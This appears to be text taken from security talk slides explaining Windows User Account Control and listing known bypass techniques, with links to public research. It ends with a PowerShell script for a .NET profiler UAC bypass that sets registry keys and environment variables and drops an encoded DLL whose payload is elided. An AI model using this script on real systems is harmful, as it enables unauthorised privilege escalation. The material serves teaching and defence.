- when an administrator action is needed, gives a "prompt"
- switches user token under the hood

UAC mechanism

Administrator in Admin Approval Mode logon



Standard user logon



what is it?

- some programs are whitelisted and can auto-elevate without any prompt: `mmc.exe`, `winsat.exe`, `inetmgr.exe`...
- program must be: configured for auto-elevation (flag), signed and executed from a "trusted" location

bypass list

- Make a high-integrity process starts an arbitrary program
 - LOLBAS
- Duplicate the token of a high-integrity process and impersonate it¹⁹
- trusted directories²⁰

¹⁹<https://www.tiraniddo.dev/2017/05/reading-your-way-around-uac-part-1.html> and the following two parts

²⁰<https://medium.com/tenable-techblog/uac-bypass-by-mocking-trusted-directories-24a96675f6e> 

- registry key overwrite in HCKU:
 - eventvwr.exe (patched in windows 11)²¹
 - sdclt.exe (patched in windows 11)²²
- environments variables in scheduled tasks:
 - SilentCleanup (patched in windows 11)²³
- .NET profiler environment variables

²¹<https://enigma0x3.net/2017/03/17/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking>

²²<https://enigma0x3.net/2017/03/17/fileless-uac-bypass-using-sdclt-exe>

²³<https://tiraniddo.dev/2017/05/exploiting-environment-variables-in-.html>

.NET profiler

- abusing .NET profiler as UAC protection is not enforced for it²⁴
- three environment variables are used by the .NET framework to load a "profiler" DLL
- no control is made on high-integrity processes on these
- exploit:
 - 1 create a DLL launching a rogue command
 - 2 put its path into the needed variables
 - 3 start a high-integrity process

²⁴<https://offsec.almond.consulting/UAC-bypass-dotnet.html>

.NET profiler

```
# Bypass UAC with a .NET profiler DLL

# GUID, path and content
$GUID = '{' + [guid]::NewGuid() + '}'
$DllPath = $env:TEMP + "\test.dll"
$DllBytes64 = "TVqQAAMAAAAEAAAA//..."

# create registry keys
Write-Host "Creating registry keys in HKCU:Software\Classes\CLSID\$( $GUID )"
New-Item -Path HKCU:\Software\Classes\CLSID\$GUID\InprocServer32 -Value $DllPath
    -Force | Out-Null
New-ItemProperty -Path HKCU:\Environment -Name "COR_ENABLE_PROFILING" -
    PropertyType String -Value "1" -Force | Out-Null
New-ItemProperty -Path HKCU:\Environment -Name "COR_PROFILER" -PropertyType
    String -Value $GUID -Force | Out-Null
New-ItemProperty -Path HKCU:\Environment -Name "COR_PROFILER_PATH" -PropertyType
    String -Value $DllPath -Force | Out-Null

# set env variables
[Environment]::SetEnvironmentVariable("COR_ENABLE_PROFILING", "1", "User")
[Environment]::SetEnvironmentVariable("COR_PROFILER", $GUID, "User")
[Environment]::SetEnvironmentVariable("COR_PROFILER_PATH", $DllPath, "User")
Set-Item -path env:COR_ENABLE_PROFILING -value ("1")
Set-Item -path env:COR_PROFILER -value ($GUID)
Set-Item -path env:COR_PROFILER_PATH -value ($DllPath)

# dropping DLL
Write-Host "Dropping DLL to $DllPath..."
[Byte[]] $DllBytes = [Byte[]][Convert]::FromBase64String($DllBytes64)
Set-Content -Value $DllBytes -Encoding Byte -Path $DllPath

# run mmc
```

.NET profiler

[illegible]

The End

Questions?